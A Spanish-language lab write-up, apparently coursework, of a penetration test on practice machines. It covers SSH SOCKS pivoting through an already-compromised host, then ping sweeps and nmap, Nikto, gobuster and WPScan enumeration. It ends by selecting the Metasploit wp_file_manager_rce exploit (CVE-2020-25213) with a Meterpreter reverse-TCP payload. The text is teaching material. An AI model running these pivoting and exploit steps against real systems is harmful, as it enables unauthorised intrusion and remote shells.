
```

GNU nano 8.7.1 /etc/proxychains4.conf *
#
#
# Examples:
#
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the proxy without modification.
# ( auth types supported: "basic"-http "user/pass"-socks )
#
# [ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 127.0.0.1 1080

```

Figura 35. Activación del puerto de escucha local dinámico.

Se levanta el túnel dinámico mediante SSH utilizando el perfil de persistencia configurado en la máquina puente: `ssh -N -D 1080 www-backup@192.168.56.111`.



```

(kali@kali)-[/]
$ ssh -N -D 1080 www-backup@192.168.56.111
www-backup@192.168.56.111's password:
bind [127.0.0.1]:1080: Address already in use
channel_setup_fwd_listener_tcpip: cannot listen to port: 1080
Could not request local forwarding.

```

Figura 36. Establecimiento y estabilización del túnel SSH SOCKS5 dinámico.

Para mapear los hosts activos en el entorno interno sin recurrir a herramientas ruidosas, se ejecuta un script nativo en bucle de ping sweep (ICMP) desde la sesión privilegiada del nodo puente.

```

root@espigol:/tmp# for i in {1..254}; do ping -c 1 -W 1 192.168.57.$i | grep "from" & done
<o ping -c 1 -W 1 192.168.57.$i | grep "from" & done
[1] 72299
[2] 72301
[3] 72303
[4] 72305
[5] 72307
[6] 72309
[7] 72311
[8] 72313
[9] 72315
[10] 72317
[11] 72319
[12] 72321
[13] 72323
[14] 72325
[15] 72327
[16] 72329
[17] 72331
[18] 72333
[19] 72335
[20] 72337
[21] 72339
64 bytes from 192.168.57.2: icmp_seq=1 ttl=255 time=0.301 ms
64 bytes from 192.168.57.4: icmp_seq=1 ttl=64 time=0.028 ms
64 bytes from 192.168.57.5: icmp_seq=1 ttl=64 time=0.707 ms
64 bytes from 192.168.57.1: icmp_seq=1 ttl=64 time=0.206 ms

```

Figura 37. Ejecución del script bash de descubrimiento por ICMP en el segmento interno.

El barrido revela la presencia de un activo informático en la dirección IP 192.168.57.5 (Costas).

Se establece una directiva de Local Port Forwarding vía SSH para mapear visualmente el servicio del objetivo interno a través de localhost: `ssh -L 8081:192.168.57.5:80 www-backup@192.168.56.111`.

El tráfico redirigido hacia `http://127.0.0.1:8081` se procesa de manera fluida y transparente en el servicio interno.




Figura 38. Confirmación del reenvío de puertos local e interconexión.

Se ejecuta un escaneo exhaustivo de puertos a través del proxy mediante comandos TCP Connect.

```

(kali@kali)-[~]
$ proxychains nmap -sT -Pn -p 80,443 192.168.57.5
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-21 12:14 -0400
Nmap scan report for 192.168.57.5
Host is up (0.0027s latency).

PORT      STATE SERVICE
80/tcp    open  http
443/tcp   closed https

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds

```

Figura 39. Resultados de enumeración de páginas web.

```

Nmap done: 1 IP address (1 host up) scanned in 0.97 seconds
(kali@kali)-[~]
$ proxychains nmap -sT -sV -sC -p- 192.168.57.5 --min-rate 3000
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-21 12:30 -0400
Nmap scan report for 192.168.57.5
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 cb:1b:07:b1:dc:0c:04:3d:74:fa:f7:0f:67:f3:8c:48 (ECDSA)
|_  256 80:cc:3c:50:b0:75:96:d1:29:88:25:32:7f:ae:f8:01 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: UF1-PE2
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.46 seconds

```

Figura 40. Captura extendida de firmas del sistema operativo del host Costas.

Encontramos los puertos:

- **22/tcp:** OpenSSH 8.9p1 Ubuntu 3ubuntu0.6.
- **80/tcp:** Apache httpd 2.4.52 (Ubuntu).

Al inspeccionar visualmente la aplicación se observa el portal "EcoMariano", enfocado en la campaña "Protegem les nostres costes". El análisis avanzado mediante Nikto, raspado de comentarios en código fuente (grep -iE) y fuzzing masivo de diccionarios (raft-large-directories.txt)

localiza el recurso /index_old.html (plantilla estándar de Apache), pero no se identificaron vectores viables durante la auditoría.

Una petición directa con Curl a través del proxy hacia el host interno revela que se trata de un portal bajo el título de la actividad formativa "UF1-PE2" enfocado en una campaña ecologista en catalán ("Protegim les nostres costes"). El banner de respuesta del servicio identifica un servidor Apache/2.4.52 (Ubuntu) idéntico al de la máquina puente.

```

kali@kali:~$ proxychains curl http://192.168.57.5
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.57.5:80 ... OK
<!DOCTYPE html>
<html lang="ca">
<head>
  <meta charset="UTF-8">
  <title>UF1-PE2</title>
  <link rel="stylesheet" type="text/css" href="styles/style.css"/>
  <link href="https://fonts.googleapis.com/css?family=Lobster" rel="stylesheet">
</head>
<body>
<header>
  <div id="logo"></div>
  <div id="title"><h1>Protegim les nostres costes.</h1></div>
  <div id="hidden"></div>
</header>
<nav>
  <ul>
    <li><a href="#som">Qui som/Què fem</a></li>
    <li><a href="#estad">Estadístiques</a></li>
    <li><a href="#uneix">Uneix-te</a></li>
  </ul>
</nav>
<main>
  <article>
    <h3 id="som">Qui som / Què fem</h3>
    <p>Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec placerat tortor feugiat, elementum felis at, bibendum nunc. Pellentesque molestie lobortis vestibulum. Sed non leo eu massa scelerisque aliquet. Quisque iaculis libero nec tincidunt finibus. Praesent pulvinar in ipsum fringilla gravida. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut ullamcorper eleifend arcu aliquet condimentum. Morbi leo mauris, dapibus at venenatis sed, tincidunt quis nibh. Quisque ultrices massa erat, eu ultrices sapien egestas ac. Donec ut elit in risus aliquam pretium id sed erat. Proin posuere est nec diam vehicula fringilla. Vivamus placerat, lacus eu dictum cursus, dui mi tincidunt velit, rhoncus lobortis leo tellus et libero. Aliquam non nulla id lorem commodo luctus.
  </p>
  <div id="img-container">
    
  </div>
  </article>
</main>

```

Figura 41. Curl hacia la página web de Costa.



Figura 42. Visualización de la página web.

Se analizan las cabeceras de respuesta HTTP. No se observan metadatos ni cookies dinámicas de sesión (tales como PHPSESSID), lo que sugiere que se interactúa con un sitio web estático.

```
(kali@kali)-[~]
$ proxychains curl -sI http://192.168.57.5
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.57.5:80 ... OK
HTTP/1.1 200 OK
Date: Thu, 21 May 2026 16:45:05 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Wed, 23 Jan 2019 13:51:02 GMT
ETag: "12c2-58020626a5d80"
Accept-Ranges: bytes
Content-Length: 4802
Vary: Accept-Encoding
Content-Type: text/html
```

Figura 43. Comprobación de cabeceras HTTP.

Se inspecciona el mapa visual de la web: la arquitectura contiene secciones informativas en tablas estructuradas ("Accions sobre les costes", "Administracions públiques") y un formulario de suscripción interactivo denominado "Uneix-te a nosaltres".

Aenean malesuada pulvinar enim, in consectetur arcu efficitur sit amet. Maecenas eget vehicula velit. Praesent ac imperdiet or amet enim a velit volutpat cursus. Praesent iaculis bibendum turpis a iaculis. Suspendisse nisi felis, interdum vitae dolor a, egestas quam. Quisque sed turpis tincidunt, vehicula nunc ut, tincidunt leo. Nullam porta nisl at augue dictum, quis lacinia maximus. Fusce in turpis nulla.

Accions sobre les costes		
Aportacions	Administracions públiques	Particulars
	850.000€	500.000€
Despeses		
Maquinària	600.000€	
Logística	400.000€	
Dades referents a 2018		

Uneix-te a nosaltres

Omple aquestes dades si vols col·laborar amb nosaltres:

Escriu el teu nom i cognoms

Escriu el correu electrònic

Selecciona la comarca: Baix Ebre

Vols fer una aportació?

☐ En aquests moments no puc
☐ Aportaré 5€
☒ Aportaré 10€

Envia el formulari

Figura 44. Exploración de la página web.

Se automatiza una auditoría de seguridad y configuraciones ejecutando la herramienta Nikto contra el puerto redirigido localmente: `nikto -h http://127.0.0.1:8081 -Tuning 1 2 3 4 5 7 8 9 a b c`.

```
(kali@kali)~$ nikto -h http://127.0.0.1:8081
- Nikto v2.6.0

+ Target IP: 127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port: 8081
+ Platform: Linux/Unix
+ Start Time: 2026-05-21 14:03:32 (GMT-4)

+ Server: Apache/2.4.52 (Ubuntu)
+ ERROR: Failed to check for updates: 403
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [600050] Apache/2.4.52 appears to be outdated (current is at least 2.4.66).
+ [999979] /images: IP address found in the 'location' header. The IP is "127.0.1.1". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses
+ [999988] /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.1.1". See
+ /cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ [999984] /: Server may leak inodes via ETags, header found with file /, inode: 12c2, size: 58020626a5d80, mtime: gzip. See: https://cve.mitre.org/cgi-bi
+ .cgi?name=CVE-2003-1418
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transpor
+ y
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Opt
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [999990] OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ [750500] /images/: Directory indexing found.
+ [750500] /styles/: Directory indexing found.
+ ERROR: *** Error limit (20) reached for host, giving up. Last error: . ***
+ ERROR: *** Consider using mitmproxy to avoid TLS fingerprinting. ***
- STATUS: Completed 7224 requests (~100% complete, ~0 seconds left): currently in plugin 'Nikto Tests'
- STATUS: Running average: Not enough data.
+ Scan terminated: 16 errors and 12 items reported on the remote host
+ End Time: 2026-05-21 14:09:19 (GMT-4) (347 seconds)

+ 1 host(s) tested
(kali@kali)~$
```

Figura 45. Análisis automatizado de vulnerabilidades web con Nikto vía proxy.

El resultado confirma que la versión de Apache se encuentra bien configurada. Se localiza la visibilidad de los directorios `/images` y `/styles`, y se constata la exclusión de carpetas CGI peligrosas (No CGI Directories found). Los métodos HTTP admitidos se limitan a los estándar de consulta (GET, POST, OPTIONS, HEAD). No se localizan vulnerabilidades críticas automáticas.

Se efectúa un raspado sistemático del código fuente de la página web buscando comentarios de desarrollo o campos ocultos con términos sensibles: `curl -s http://127.0.0.1:8081/ | grep -iE "password|user|admin|secret|login|hidden"`.

```
(kali@kali)-[/tmp/SecLists-master/Discovery/Web-Content]
$ echo "Palabras clave"
grep -E "password|user|admin|secret|token|key|cred|login|pass|todo|fixme|note|hidden|private" /tmp/index.html -i
Palabras clave
<div id="hidden"></div>
<td>Administracions públiques</td>
```

Figura 46. Búsqueda de comentarios o elementos ocultos en el código fuente de la página.

El filtrado localiza únicamente una sección vacía bajo la etiqueta `<div id="hidden">` sin interacción lógica ni llamadas a scripts.

Con el fin de maximizar el rango de descubrimiento, se realiza un fuzzing intensivo de directorios y archivos mediante un diccionario de descubrimiento masivo (raft-large-directories.txt) buscando de forma explícita extensiones de backup, scripts de administración y logs de fallos:

```

$ cd /tmp/SecLists-master/Discovery/Web-Content
(kali@kali)-[/tmp/SecLists-master/Discovery/Web-Content]
$ gobuster dir -u http://127.0.0.1:8081 \
-w raft-large-directories.txt \
-x php,html,htm,txt,bak,old,sql,log,conf,ini,inc,pl,py,cgi,sh,js,css,md,info,swp,sw,zip,tar,gz,7z,db,dat,backup,bk,bck,save

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://127.0.0.1:8081
[+] Method: GET
[+] Threads: 10
[+] Wordlist: raft-large-directories.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,old,sql,cgi,md,db,1,4,py,3,5,php,html,js,tar,gz,dat,bk,htm,css,info,swp,sw,copy,log,conf,inc,7z,backup,bck,orig
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

images (Status: 301) [Size: 314] [→ http://127.0.0.1:8081/images/]
media (Status: 301) [Size: 313] [→ http://127.0.0.1:8081/media/]
styles (Status: 301) [Size: 314] [→ http://127.0.0.1:8081/styles/]
index.html (Status: 200) [Size: 4802]
server-status (Status: 403) [Size: 276]
index_old.html (Status: 200) [Size: 10671]
Progress: 1360705 / 2553521 (53.29%)
  
```

Figura 47. Análisis exhaustivo con gobuster y encuentro de un nuevo index_old.html.

El resultado del ataque por fuerza bruta sobre el servidor web arroja las siguientes localizaciones válidas:

- /images (Status: 301)
- /media (Status: 301)
- /styles (Status: 301)
- /index_old.html (Status: 200)

Se procede a descargar y analizar el archivo de respaldo index_old.html. Tras su revisión, se verifica que corresponde de forma íntegra a la plantilla básica por defecto de una instalación limpia de Apache sobre sistemas operativos Ubuntu ("Apache2 Default Page - It works!"), careciendo de credenciales añadidas o rutas de desarrollo funcionales.

A pesar de someter la infraestructura de la segunda máquina interna (192.168.57.5) a un proceso pormenorizado de auditoría de caja negra, no se detectaron vectores legítimos que permitieran el compromiso o la ejecución remota de comandos en el host.

Escenario B: Máquina Perimetral Independiente (Cibercamp)

Reconocimiento de puertos y Descubrimiento CMS

Mediante escaneos ARP y análisis de direccionamiento local, se localiza el host objetivo 192.168.56.112.

9 Captured ARP Req/Rep packets, from 3 hosts. Total size: 540

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.100	08:00:27:47:6a:42	3	180	PCS Systemtechnik GmbH
192.168.56.112	08:00:27:00:3e:a7	5	300	PCS Systemtechnik GmbH
192.168.56.111	08:00:27:90:c8:39	1	60	PCS Systemtechnik GmbH

Figura 48. Identificación del host Cibercamp en el direccionamiento perimetral.

El analizador captura las tramas de la red local, mapeando los siguientes equipos activos:

- 192.168.56.100: Host ajeno al alcance.
- 192.168.56.111: Máquina espigol (Comprometida previamente).
- 192.168.56.112: Nuevo Objetivo Activo (cibercamp).

Se confirma que el nuevo vector de ataque se centrará exclusivamente sobre la IP 192.168.56.112.

Se establece una directiva DNAT mediante iptables en la estación Kali para mapear de manera transparente la IP virtual de auditoría 192.168.56.129.

```
(kali@kali)-[~]
$ sudo iptables -t nat -A OUTPUT -d 192.168.56.129 -j DNAT --to-destination 192.168.56.112
```

Figura 49. Aplicación de la regla iptables para el enmascaramiento y redirección DNAT.

A partir de este momento, cualquier solicitud dirigida a la IP virtual 192.168.56.129 se redirigirá de manera transparente en el backend hacia la máquina real .112.

Se ejecuta un escaneo completo de puertos TCP (65535) con detección de versiones de software y scripts de enumeración básica de Nmap.

```
(kali@kali)~$ sudo nmap -sS -sC -sV -p- 192.168.56.112 -n -Pn
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-21 12:52 -0400
Nmap scan report for 192.168.56.112
Host is up (0.000087s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 a9:d0:ab:b6:b3:09:61:69:1d:74:66:09:fe:38:57:6e (ECDSA)
|_ 256 68:c7:60:f7:52:c6:2b:94:dc:e1:f7:47:b6:3b:9c:43 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:00:3E:A7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.30 seconds
```

Figura 50. Escaneo de puertos y servicios sobre la dirección virtualizada 192.168.56.129.

El resultado indica una superficie de exposición reducida. La raíz del puerto 80 carga la página genérica por defecto de Apache ("It works!"), lo que evidencia que la aplicación web principal se encuentra publicada en un subdirectorio o ruta específica del servidor web.

Al inspeccionar rutas tradicionales, se descubre una plataforma interactiva en <http://192.168.56.112/wordpress/> bajo el rótulo “BIENESTAR SOSTENIBLE”, confirmando la presencia del gestor de contenidos CMS WordPress.




Figura 51. Acceso al portal inicial del CMS WordPress alojado en el objetivo.

Se ejecuta un análisis con WPScan parametrizado para la enumeración de usuarios legítimos.



```
(kali@kali)-[~]
$ wpscan --url http://192.168.56.112/wordpress --enumerate u

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart


[+] URL: http://192.168.56.112/wordpress/ [192.168.56.112]
[+] Started: Thu May 21 12:57:44 2026

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.58 (Ubuntu)
```

Figura 52. Ejecución de WPScan para la extracción de metadatos y usuarios.

El análisis reporta la existencia de una cuenta de usuario válida con privilegios de edición/publicación bajo el alias eloyprofe.




```
[+] eloyprofe
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.

[+] Finished: Thu May 21 12:57:46 2026
```

Figura 53. Identificación del perfil activo e institucional eloyprofe.

Con el propósito de profundizar en los componentes internos del CMS, se lanza un segundo escaneo intensivo utilizando la IP redirigida (192.168.56.129), aplicando técnicas de detección agresiva de complementos y alteración de firmas (User-Agent).



```
(kali@kali)-[~]
$ wpscan --url http://192.168.56.129/wordpress \
--enumerate u,ap,at \
--plugins-detection aggressive \
--random-user-agent
```

Figura 54. Mapeo y detección de plugins obsoletos instalados en la instancia.

Los resultados del análisis exhaustivo identifican de forma unívoca dos plugins instalados en la estructura del portal:

- akismet (Versión 4.1.5 – Desactualizada).
- wp-file-manager (Versión 6.0 – Desactualizada).

Análisis del Vector de Ataque: La versión 6.0 del plugin wp-file-manager es afectada por una vulnerabilidad crítica de severidad extrema (CVE-2020-25213). Debido a fallos en las restricciones de seguridad en el conector de gestión de archivos de elFinder, cualquier atacante remoto no autenticado puede inyectar código de comandos y subir extensiones arbitrarias ejecutable directamente en el sistema de archivos del hosting.

```
[+] akismet
| Location: http://192.168.56.129/wordpress/wp-content/plugins/akismet/
| Last Updated: 2026-04-23T22:34:00.000Z
| Readme: http://192.168.56.129/wordpress/wp-content/plugins/akismet/readme.txt
| [!] The version is out of date, the latest version is 5.7
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.56.129/wordpress/wp-content/plugins/akismet/, status: 200
|
| Version: 4.1.5 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.56.129/wordpress/wp-content/plugins/akismet/readme.txt
| Confirmed By: Readme - Changelog Section (Aggressive Detection)
| - http://192.168.56.129/wordpress/wp-content/plugins/akismet/readme.txt
|
[+] wp-file-manager
| Location: http://192.168.56.129/wordpress/wp-content/plugins/wp-file-manager/
| Last Updated: 2026-04-21T12:53:00.000Z
| Readme: http://192.168.56.129/wordpress/wp-content/plugins/wp-file-manager/readme.txt
| [!] The version is out of date, the latest version is 8.0.4
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.56.129/wordpress/wp-content/plugins/wp-file-manager/, status: 200
|
| Version: 6.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.56.129/wordpress/wp-content/plugins/wp-file-manager/readme.txt
| Confirmed By: Readme - Changelog Section (Aggressive Detection)
| - http://192.168.56.129/wordpress/wp-content/plugins/wp-file-manager/readme.txt
```

Figura 55. Análisis con los plugins vulnerables.

Explotación y Ejecución Remota de Comandos (RCE)

Se inicia el entorno de Metasploit Framework y se realiza la búsqueda del módulo público parametrizado para la vulnerabilidad descubierta con msfconsole.

```
msf > search wp_file_manager_rce

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/multi/http/wp_file_manager_rce  2020-09-09      normal Yes    WordPress File Manager RCE

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/wp_file_manager_rce

msf > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf exploit(multi/http/wp_file_manager_rce) > 
```

Figura 56. Búsqueda del exploit público automatizado correspondiente.

El sistema confirma la existencia del exploit interactivo exploit/multi/http/wp_file_manager_rce.

Se selecciona el módulo de explotación y se configuran las variables necesarias para el ataque (RHOSTS apuntando a la IP virtual, la ruta del CMS y los parámetros locales del listener de Kali).

